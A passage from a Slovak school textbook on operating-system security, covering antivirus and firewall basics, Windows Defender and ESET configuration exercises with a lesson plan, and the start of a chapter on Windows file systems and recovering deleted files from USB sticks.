V minulosti sa používala na hľadanie vírusov *heuristická analýza*, ktorá bola založená na hľadaní typických znakov malvéru v súboroch a v pamäti počítača. Tento prístup však neumožňuje dostatočne spoľahlivo nachádzať nový neznámy malvér. Preto potrebujeme nové algoritmy na detekciu ešte neznámeho malvéru. Tieto algoritmy majú pôsobiť preventívne, ešte skôr, než začne byť malvér aktívny.

V súčasnosti sa používa analýza činnosti procesov - *behaviorálna analýza*. Pri tomto spôsobe sa monitorujú aktivity procesu typické pre malvér.

Mnohé antivírusové programy dokážu poskytovať ochranu v reálnom čase analýzou údajov, ktoré používa koncový počítač. Tieto programy vyhľadávajú existujúci škodlivý softvér, ktorý môže vstúpiť do systému predtým, než začne byť aktívny.

Antivírusová ochrana skôr spustená na počítači je tiež známa ako *agent-based* (založená na agentoch). Antivírusová ochrana založená na agentoch je spustená na každom chránenom počítači. Antivírusová ochrana bez agentov vykonáva kontrolu na počítačoch z centralizovaného systému. Systémy bez agentov sa stali populárnymi pre virtualizované prostredia, na ktorých je spustených viacero virtuálnych strojov.

Antivírus bez agentov pre virtuálne hostiteľské počítače používa špeciálne bezpečnostné virtuálne zariadenie, ktoré vykonáva optimalizované skenovacie úlohy na virtuálnych počítačoch. Príkladom toho je vShield spoločnosti VMware [5].

11.2.2 Firewall založený na hostiteľovi

Tento softvér je nainštalovaný na počítači. Obmedzuje prichádzajúce a odchádzajúce pripojenia iba na pripojenia iniciované týmto hostiteľom. Firewall môže zabrániť tomu, aby sa hostiteľ stal infikovaným. Sieťový firewall môže zastaviť, aby infikovaní hostitelia šíрили škodlivý softvér iným

hostiteľom. Táto funkcia je súčasťou niektorých operačných systémov. Napríklad Windows obsahuje Windows Defender a Windows Firewall.

11.2.3 *Balíky programov pre ochranu zariadenia*

Do domácich sietí, ako aj do podnikových sietí sa odporúča nainštalovať balíky programov pre ochranu zariadenia. Tieto balíky zahŕňajú *antivírus, anti-phishing, bezpečné prehliadanie, systém ochrany pred vniknutím do hostiteľa a možnosti firewallu*. Tieto rôzne bezpečnostné programy využívajú viacvrstvové technológie, ktoré výrazne presahujú možnosti základného antivírusového softvéru, výrazne lepšie chránia a dokážu zachytiť alebo zablokovat hrozbu počas jej životného cyklu v systéme.

Väčšina bezpečnostného softvéru obsahuje robustnú funkciu zaznamenávania (logging), ktorá je nevyhnutná pre operácie informačnej bezpečnosti. Niektoré bezpečnostné programy odosielaajú záznamy na centrálné miesto k analýze.


Existuje mnoho bezpečnostných programov a balíkov, ktoré sú k dispozícii používateľom a podnikom. Nezávislé skúšobné laboratórium AV-TEST poskytuje kvalitné recenzie o hostiteľskej ochrane, ako aj informácie o mnohých ďalších bezpečnostných produktoch.

11.2.4 *Karanténa a databáza malvéru*

Zostavuje sa databáza znalostí o aktuálnych chybách (zraniteľnostiach) v operačných systémoch a aplikáciách a monitorovať snahy o ich zneužitie. Všetky tieto udalosti sú navzájom porovnávané a vyhodnotené. Ak sa proces vyhodnotí ako podozrivý z toho, že obsahuje škodlivý kód, jeho vykonávanie sa pozastaví alebo ukončí a kód procesu sa odošle na analýzu do laboratórií na analýzu malvéru.

Po analýze nového malvéru sa aktualizuje databáza malvérov. Táto nová technológia dopĺňa klasickú detekciu malvéru tak, aby bola schopná preventívne zachytiť nový malvér a hrozby.

Ak sa počas kontroly vyskytne podozrivý súbor, antivírusový softvér ho uloží do *karantény* a podozrivú vzorku odošle na analýzu.



Obrázok 11-1
Okno Windows Defender



Obrázok 11-2
Okno webového portálu AVTest

CVIČENIE –OTÁZKY!

Aké položky antivírusového softvéru sa porovnávajú v rebríčku AVTest, na stránke: <https://www.av-test.org/en/> pri meraní výkonu?(Obr.11.2) (Kliknutím na vybraný antivírus) Dopíšte!

Aké položky antivírusového systému sa porovnávajú v rebríčku AVTest, na stránke: <https://www.av-test.org/en/> pri použiteľnosti? (Kliknutím na vybraný antivírus) Dopíšte!

Aké faktory antivírusového systému porovnáva AVTest na stránke <https://www.av-test.org/en/> pri hodnotení ochrany? Dopíšte!

CVIČENIE –VYTVORTE!

Podľa stránky AVTest <https://www.av-test.org/en/> vypočítajte percento nárastu škodlivého softvéru za posledných 10 rokov a za posledný rok. (<https://www.av-test.org/en/statistics/malware/>)

Nárast malvéru za posledných 10 rokov, v percentách

Nárast malvéru za posledný 1 rok, v percentách


Čo podľa vás spôsobilo takých posun vo výskyte malvéru?

11.2.5 Nastavenia Windows Defender


Program Windows Defender (Obr.11.1) v systéme Windows 10 môže byť použitý ako spoľahlivý anti-malvér. Panel s nastaveniami programu Windows Defender je vložený do aplikácie *Nastavenia systému Windows 10* alebo do *Centrum zabezpečenia v programe Windows Defender*.

Panel nastavení **Windows Defender** otvoríme


- z používateľského rozhrania. Stlačíme ponuku *Win + X*, tam otvoríme **ovládací panel** a vyberieme položku Windows Defender.
- alebo pomocou vyhľadávania na paneli úloh Cortana (Obr.11.3) - zadáme príkaz Defender do vyhľadávacieho poľa na paneli úloh a klikneme na výsledok. Zobrazí *Centrum zabezpečenia v programe Windows Defender*.
- Ďalší postup je znázornený na obrázkoch




Obrázok 11-3
Panel úloh Cortana s vyhľadaným Windows Defenderom




Obrázok 11-4
Centrum zabezpečenia Windows Defender




Obrázok 11-5
Nastavenie výkonu a zariadenia



Obrázok 11-6
Nastavenie Firewall



Obrázok 11-7
Nastavenie kontroly aplikácií



Obrázok 11-8
Nastavenie rodičovskej kontroly


CVIČENIE – POUŽITE!

1. V Centre zabezpečenia Windows Defendera vypnite/zapnite ochranu založenú na cloude. Napíšte postup, ako ste to vykonali:
2. Skontrolujte, či Firewall je zapnutá pre verejnú sieť.
3. Aktualizujte definície malvéru a spyware. Napíšte číslo definícií malvéru a dátum poslednej aktualizácie:
4. Skontrolujte ochranu pred malvérom tak, že vyberiete len niektoré súbory na kontrolu a spustíte kontrolu. Ktoré súbory ste skontrolovali? Ako dlho trvala kontrola?


11.2.6 Nastavenia Eset Antivirus

Väčšina škôl na Slovensku používa ESET Endpoint Antivirus alebo ESET Endpoint Security. Na základe zmluvy medzi MŠTVŠ SR a firmou Eset s.r.o. máme k dispozícii tieto dva produkty, ktoré môžeme inštalovať na počítače v majetku školy a tiež aj na počítače učiteľov a administratívu školy.


Po nainštalovaní antivírusového programu je dôležité nastaviť *aktualizačný server* spolu s užívateľským menom a heslom (Obr. 11.11). Na školských počítačoch tieto nastavenia spravuje administrátor systémov. Ako ochranu pred zmenou alebo zmazaním nastavení je potrebné v časti pokročilých nastavení v časti Používateľské rozhranie nastaviť *Chrániť nastavenia heslom*. (Obr. 11.12)




Obrázok 11-9
Úvodná obrazovka Eset Endpoint Antivirus




Obrázok 11-10
Nastavenie s možnosťou Zobraziť pokročilé nastavenia




Obrázok 11-11
Nastavenie aktualizáčného servera



Obrázok 11-12
Nastavenie prístupu (ochrana heslom)



Obrázok 11-13
Nástroje pre plánovanie kontroly pre zobrazenie protokolov o kontrole a pod.



Obrázok 11-14
Nastavenie a spustenie kontroly počítača

V programe je možné na základe *Plánovača* nastaviť budúcu kontrolu počítača, ciele kontroly a presné dni v týždni, kedy sa kontrola spustí. (Obr. 11.13)

Kontrolu počítača nastavujeme v časti *Kontrola počítača*, kde sa môže aktivovať *Smart kontrola*, alebo *Prispôsobená kontrola* - vybrať ciele a profil kontroly. (Obr. 11.14)

CVIČENIE – POUŽITE!

1. Nastavte váš antivírusový program tak, aby vykonal hĺbkovú kontrolu celého počítača v dňoch streda a piatok od 22.00 hod.
2. Prezrite si protokoly udalostí v časti *Nástroje – Protokoly*. Vyskytuje sa v niektorom zázname informácia o zachytenom víruse? Ak áno, dopíšte dátum výskytu a meno vírusu

.....

CVIČENIE – POZRITE!


Pozrite si niektorý z filmov o ransomware, napíšte si základné charakteristiky tohto softvéru, aké má následky a aké sú niektoré prostriedky na jeho zabráneniu.


Film o ransomware:

1. Ransomware - Anatomy of an Attack
<https://www.youtube.com/watch?v=4gR562GW7TI>,
2. Čo je ransomware a ako sa môžeme proti nemu chrániť
<https://youtu.be/FV-HW3NYdF8>
3. <https://youtu.be/BGO-GaQ5e5U> - česky o ransomware WannaCry

11.3 Bezpečnosť OS – Ochranný softvér (metodika)

Špecifické ciele VH:

 ŠPECIFICKÝ CIEĽ - KOGNITÍVNY		ÚROVEŇ TAXONÓMIE PODĽA NIEMIERKA
1	Posúdiť charakteristiky antivírusových programov podľa výkonu, použiteľnosti a ochrany.	3
2	Posúdiť dôvody nárastu malvéru za isté časové obdobie.	3
4	Aplikovať zmenu nastavení pre jednotlivé antivírusové softvéry.	3
5	Zhodnotiť spôsoby ochrany počítača pred škodlivým softvérom.	4

 ŠPECIFICKÝ CIEĽ – AFEKTÍVNY (VÝCHOVNÝ)	
1	Postoj k bezpečnostným hrozbám.
2	Postoj k ochrane softvéru a dát na serveroch a počítačoch – budovať a prehľbovať potrebu ochrany digitálneho obsahu.

DIDAKTICKÝ PROBLÉM

Metodika na základe praktických činností žiakov s antivírusovým softvérom zlepšuje ich zručnosti s jeho používaním. Žiaci sa sústreďujú na sledovanie najnovšieho škodlivého softvéru a na pochopenie prístupu antivírusového softvéru k rozpoznávaniu škodlivých programov.

MOTIVÁCIA – 5 MIN

Na úvod hodiny sa učiteľ opýta žiakov, aké názvy škodlivých softvérov poznajú a či hneď vedia povedať ako fungujú, ako sa rozširujú a aký majú dopad? Odpovede, ktoré zaznejú učiteľ píše na tabuľu.

SKÚMANIE 1. – 5 MIN.



Hodina plynule prechádza do nasledujúcej časti – skúmanie. Následne na to, žiaci pracujú na cvičení.

CVIČENIE –VYTVORTE!



Pomocou svojho obľúbeného vyhľadávacieho nástroja vyhľadajte najnovší škodlivý softvér. Počas vyhľadávania vyberte štyri príklady škodlivého softvéru, každý z iného typu škodlivého softvéru a pripravte sa na diskusiu o podrobnostiach, čo každý robí, ako sa prenáša a aké má následky.

Niektoré navrhované webové stránky na vyhľadávanie škodlivého softvéru sú uvedené nižšie:

- McAfee - <https://www.mcafee.com/enterprise/en-us/threat-center.html#threatsearch>
- Malwarebytes - <https://blog.malwarebytes.com/threats/>
- Security Week - <https://www.securityweek.com/virus-threats/virus-malware>
- TechNewsWorld - <https://www.technewsworld.com/perl/section/viruses-malware/>

Prečítajte si informácie o niektorom škodlivom softvéri z predchádzajúceho kroku a napíšte o ňom ako sa šíri, prečo je nebezpečný, aké má následky, ako sa volá.

.....

.....

.....

.....

Žiaci sú rozdelení do skupín po 2-3 žiakov a zisťujú podľa učebného materiálu, ako rozpoznáva škodlivý softvér antivírusový program. Na základe nasledujúcej úlohy majú objaviť charakteristiky antivírusových programov, ktoré sú hodnotené v rebríčku na ich porovnanie – AVTest. Majú objaviť, že rebríček porovnáva výkon, použiteľnosť a ochranu a čo to v praxi znamená. Výsledky svojich zistení dopisujú do pripravenej tabuľky.

Potom majú zistiť, aké je percento nárastu škodlivého softvéru za posledný rok a porovnať ho s percentom nárastu za posledných 10 rokov. Čo spôsobilo tento posun?

CVIČENIE –OTÁZKY!



Aké položky antivírusového systému sa porovnávajú v rebríčku AVTest, na stránke: <https://www.av-test.org/en/> **pri meraní výkonu?** (Kliknutím na vybraný antivírus) Dopíšte!

Aké položky antivírusového systému sa porovnávajú v rebríčku AVTest, na stránke: <https://www.av-test.org/en/> **pri použiteľnosti?** (Kliknutím na vybraný antivírus) Dopíšte!

Aké faktory antivírusového systému porovnáva AVTest na stránke <https://www.av-test.org/en/> **pri hodnotení ochrany?** Dopíšte!

CVIČENIE – VYTVORTE!

Podľa stránky AVTest <https://www.av-test.org/en/> vypočítajte percento nárastu škodlivého softvéru za posledných 10 rokov a za posledný rok.
(<https://www.av-test.org/en/statistics/malware/>)

Nárast malvéru za posledných 10 rokov, v percentách

.....

Nárast malvéru za posledný 1 rok, v percentách

.....

Čo podľa vás spôsobilo takých posun vo výskyte malvéru?

.....



VYSVETLENIE – 5 MIN



Žiaci si majú navzájom vysvetliť, čo sa hodnotí pri meraní výkonu, použiteľnosti a ochrany pri antivírových softvéroch, čo objavili na webovom portáli AVTestu. Potom si majú porovnať svoje výsledky pri počítaní nárastu malvéru za posledných 10 rokov a 1 rok a zdôvodniť to navzájom.

ROZPRACOVANIE. – 10 MIN.



Žiaci si v skupinách preštudujú nastavenie antivírusového softvéru Windows Defender a ESET Endpoint Antivirus a vykonajú nasledujúce úlohy. Predpokladáme, že na počítačoch bude nainštalovaný jeden alebo druhý antivírusový systém. V tom prípade žiaci urobia len tú úlohu, ktorá prináleží k ich antimalvérovému systému.

CVIČENIE – POUŽITE!



1. V Centre zabezpečenia Windows Defendera vypnite/zapnite ochranu založenú na cloude. Napíšte postup, ako ste to vykonali:
2. Skontrolujte, či brána Firewall je zapnutá pre verejnú sieť.
3. Aktualizujte definície vírusov a spyware. Napíšte číslo definícií vírusov a dátum poslednej aktualizácie:
.....
4. Skontrolujte ochranu pred vírusmi tak, že vyberiete len niektoré súbory na kontrolu a spustíte kontrolu. Ktoré súbory ste skontrolovali? Ako dlho trvala kontrola?
.....

CVIČENIE – POUŽITE!



1. Nastavte váš antivírusový program Eset EndPoint Antivirus tak, aby vykonal hĺbkovú kontrolu celého počítača v dňoch streda a piatok od 22.00 hod.
2. Prezrite si protokoly udalostí v časti *Nástroje – Protokoly*. Vyskytuje sa v niektorom zázname informácia o zachytenom víruse? Ak áno, dopíšte dátum výskytu a meno vírusu
.....

Na záver pustite žiakom niektorý z ponúkaných filmov o ransomveri a v krátkosti zhrňte charakteristiky možnej obrany proti nemu.

CVIČENIE – POZRITE!



Pozrite si niektorý z filmov o ransomware, napíšte si základné charakteristiky tohto softveru, aké má následky a aké sú niektoré prostriedky na jeho zabráneniu.

Film o ransomware:

1. Anatomy of an Attack <https://www.youtube.com/watch?v=4gR562GW7TI>
2. Čo je ransomware a ako sa môžeme proti nemu chrániť
<https://youtu.be/FV-HW3NYdF8>
3. <https://youtu.be/BGO-GaQ5e5U> - česky o ransomware *WannaCry*


DIAGNOSTIKA



Diagnostikujeme žiakov podľa odpovedí v jednotlivých cvičeniach, podľa aktivity na hodinách a kvalite nápadov počas diskusie na jednotlivé témy.

BIBLIOGRAFIA

- [1] en.wikipedia.org , „Windows Defender,“ 01 2019. [Online]. Available:
https://en.wikipedia.org/wiki/Windows_Defender. [Cit. 01 2019].
- [2] cs.wikipedia.org, „ESET NOD32 Antivirus,“ 18. 12. 2018. [Online]. Available:
https://cs.wikipedia.org/wiki/ESET_NOD32_Antivirus. [Cit. 07 01 2019].
- [3] en.wikipedia.org, „Norton Security,“ 11 11 2018. [Online]. Available:
https://en.wikipedia.org/wiki/Norton_Security. [Cit. 07 01 2019].
- [4] en.wikipedia.org, „Trend Micro,“ 18 01 2019. [Online]. Available:
https://en.wikipedia.org/wiki/Trend_Micro. [Cit. 19 01 2019].
- [5] VMware, „VMware vShield and Network Security,“ [Online]. Available:
https://pubs.vmware.com/vsphere-50/index.jsp?topic=%2Fcom.vmware.vsphere.introduction.doc_50%2FGUID-4B50422C-0A25-4A4D-A410-B88B9F1A5809.html. [Cit. 07 01 2019].
- [6] netacad.net, „Networking academy Cisco,“ 2016. [Online]. [Cit. 2018].
- [7] ESET s.r.o., „Aktualizácia produktu ESET – overenie dostupnosti aktualizácií programových modulov,“ [Online]. Available:
https://support.eset.sk/kb85/?locale=sk_SK&viewlocale=sk_SK. [Cit. 11. 2018].
- [8] ESET s.r.o., „Špičkové technológie od spoločnosti ESET,“ [Online]. Available:
<https://www.eset.com/sk/o-nas/antivirusove-technologie/>. [Cit. 11. 2018].



INFORMAČNÁ BEZPEČNOSŤ (12. KAPITOLA)

MÁRIA SPIŠÁKOVÁ

OBSAH

12	Bezpečnosť operačného systému – súbory	305
12.1	Bezpečnosť OS – Súbory (študijný text).....	307
12.1.1	Windows File Systems – súborový systém Windows	307
12.1.2	Práca so súbormi a adresármi.....	310
12.1.3	Oprávnenia súborov vo OS Windows	311
12.1.4	Prenos súborov na vzdialený počítač.....	312
12.1.5	Oprávnenia súborov v Linuxe	315
12.1.6	Šifrovanie súborov	319
12.2	Bezpečnosť OS – Súbory (metodika).....	321
	Bibliografia.....	326

12 BEZPEČNOSŤ OPERAČNÉHO SYSTÉMU – SÚBORY

autor textového materiálu: RNDr. Mária Spišáková, PhD.

autor metodiky: RNDr. Mária Spišáková, PhD.

čas: 2 vyučovacie hodiny (VH)

Vstupné požiadavky na žiaka:

- pracovať so súbormi a priečinkami počítača v OS Windows a Linux
- pracovať s webovým prehliadačom

Materiálne prostriedky výučby:

- počítač pre učiteľa pripojený na internet s webovým prehliadačom, s výstupom cez dataprojektor;
- nainštalovaný niektorý z diskových manažérov (Total Commander, nainštalovanie bezpečnostného certifikátu)
- nainštalovaný softvér na obnovu súborov – napr. Recuva
- žiacke počítače pripojené na internet s webovým prehliadačom a nainštalovanými antivírusovým softvérom ESET a Windows Defender, Recuva, Total Commander; ideálne 1 počítač – 1 žiak, minimálne 1 počítač – 2 žiaci;

Odporúčané metódy:

- interaktívna demonštrácia;
- diskusia;
- kooperácia v skupine;

Žiakom rozvíjané spôsobilosti:

- pracovať s prostriedkami IKT;
- vyhľadávať a používať informácie;
- nájsť podstatné skutočnosti ku problému, posudzovať;
- kriticky zhodnotiť získané informácie;
- diskutovať;

Prierezové témy

Ako integrovaná súčasť tohto VP sa uplatnia konkretizácie z prierezových tém:

- mediálna výchova
 - rozvíjať praktickú schopnosť obhájiť svoj názor, argumentovať, diskutovať,
- osobnostný a sociálny rozvoj

- rozvíjať základné zručnosti komunikácie a vzájomnej spolupráce;

12.1 Bezpečnosť OS – Súbory (študijný text)

12.1.1 Windows File Systems – súborový systém Windows

Súborový systém **organizuje a ukladá súbory na pamäťových médiách** tak, aby bol k nim jednoduchý prístup. Súborové systémy sa od seba líšia spôsobom ukladania informácií. Rôzne médiá využívajú rôzne súborové systémy. Súborový systém môže používať počítačové záznamové zariadenie ako pevný disk či pamäťovú kartu a zaoberať sa fyzickým umiestnením súborov, alebo môže byť virtuálny a existovať iba ako prístupová metóda k virtuálnym údajom alebo prístupu cez sieť (napr. NFS). [1]

Súborový systém je súčasťou každého operačného systému. Súborový systém je spôsob práce so súbormi na disku (zápisu, mazania, čítania a pod.) Operačný systém Windows podporuje tieto súborové systémy: [2]

- Tabuľka priradenia súborov (FAT)
- exFAT - Toto je rozšírená verzia FAT
- Hierarchický systém súborov Plus (HFS +)
- Rozšírený súborový systém (EXT)
- Nový systém súborov technológií – (NTFS - New Technology File System)

NTFS je najrozšírenejší súborový systém pre Windows z viacerých dôvodov. NTFS podporuje veľmi veľké súbory a oddiely a súčasne je kompatibilný s inými operačnými systémami. NTFS podporuje funkcie obnovy. Najdôležitejšie je, že podporuje mnoho bezpečnostných prvkov. NTFS tiež udržiava viacero časových pečiatok na sledovanie aktivity súborov

Štruktúra disku po naformátovaní

Predtým ako je možné použiť pamäťové zariadenie, napríklad disk, musí byť **naformátované**. Než môže byť súborový systém zavedený na pamäťový disk, musí byť rozdelený. Pevný disk je rozdelený na oblasti nazývané oddiely. Každý oddiel je logická pamäťová jednotka, ktorá môže byť naformátovaná na ukladanie informácií, ako sú napríklad dátové súbory alebo aplikácie. Počas inštalácie väčšina operačných systémov automaticky rozdelí a naformátuje na konkrétny súborový systém pomocou nástroja, ako je napríklad systém NTFS.

Formátovanie NTFS vytvára dôležité štruktúry na disku pre ukladanie súborov a tabuľky na zaznamenávanie umiestnení súborov. Tieto štruktúry sú nasledovné: [2]

- **Oddiel Boot Sector** - Toto je prvých 16 sektorov disku. Obsahuje umiestnenie hlavnej tabuľky súborov (MFT). Posledných 16 sektorov obsahuje kópiu zavádzacieho sektora.
- **MFT** - Táto tabuľka obsahuje umiestnenia všetkých súborov a adresárov na oddieli vrátane atribútov súborov, ako sú bezpečnostné informácie a časové značky.
- **Systémové súbory** - Sú to skryté súbory, ktoré ukladajú informácie o iných zväzkoch a atribútoch súborov.
- **Oblasť na ukladanie súborov** - Hlavná oblasť oddielu, kde sú uložené súbory a adresáre.

Poznámka: Pri formátovaní disku môžu byť predchádzajúce údaje stále obnoviteľné, pretože nie všetky údaje sú úplne odstránené. Zmazané súbory môžu byť obnovené, čo predstavuje bezpečnostné riziko

Odporúča sa vykonať bezpečné vymazanie disku, ktorý sa opätovne používa. Toto niekoľkokrát zapíše údaje na celý disk, aby sa zabezpečilo, že zostávajúce údaje budú definitívne odstránené.

CVIČENIE –VYSKÚŠAJTE!

Vašou úlohou bude naformátovať USB kľúč na FAT32 a potom na NTFS súborový systém.

1. Zoberte si od vyučujúceho USB kľúč. Naformátujte USB kľúč na FAT32 alebo NTFS
2. Cez Vlastnosti – Nástroje , skontrolujte chyby na tejto jednotke.
3. Premenujte USB kľúč a nahraďte štandardnú ikonu nejakou netypickou ikonou.
4. Nahrajte ľubovoľné súbory na kľúč. Napríklad súbory s príponou docx, alebo s príponou jpg a podobne. V ďalšej úlohe budeme s týmito súbormi pracovať ďalej.


Obnova súborov na disku

V prípade, že ste si zmazali súbory napríklad z USB a vzápätí ste zistili, že ich potrebujete, existuje množstvo programov na záchranu vymazaných súborov. Väčšinou sú to platené programy. Môžeme si tieto programy nainštalovať a vyskúšať ako trial alebo demo verziu. V súčasnosti sú odporúčané viaceré voľné programy ako sú napr. Recuva, **PhotoRec**, pre Windows aj Mac OS, **Glary Undelete** pre Windows, **TestDisk** pre skoro všetky známe operačné systémy.



My sme pracovali s odporúčaným programom **Recuva**⁴. Po spustení sa vyberá typ súborov, ktoré má program obnoviť. Buď sú to obrázky, hudba, dokumenty, videá, alebo všetky súbory. Potom sa vyhľadáva umiestnenie, v ktorom chceme obnoviť súbory a môže sa nastaviť hlboké prehľadávanie. Po prehľadaní daného umiestnenia, alebo aj skôr, si v zozname nájdenných súborov môžeme vybrať, ktoré chceme obnoviť (Obr. 12.1). Súčasne si vyberáme, kde sa súbory uložia.

⁴ <https://www.wondershare.net/data-recovery/>



Obrázok 12-1

Okno s nájdenými vymazanými súbormi pripravenými na obnovenie

CVIČENIE –VYSKÚŠAJTE!

Vašou úlohou bude zmazať súbory z USB kľúča a znova ich obnoviť. Pracujte s kľúčom z predchádzajúceho cvičenia.

1. Všimnite si obsah USB kľúča a niektoré súbory z kľúča vymažte. Zaznamenajte si, ktoré to boli súbory a aký bol ich obsah.
2. Vyprázdnite kôš počítača. Kľúč z počítača odstráňte.
3. Vymeňte si USB kľúče so spolužiakom.
4. Pomocou programu na obnovenie súborov, napr. Recuva, obnovte vymazané súbory zo spolužiakovho USB kľúča.
5. Zistite, či sa poškodil alebo zmenil obsah obnovených súborov. Konzultujte to so spolužiakom, ktorý tieto súbory vymazal.

CVIČENIE –VYSKÚŠAJTE!

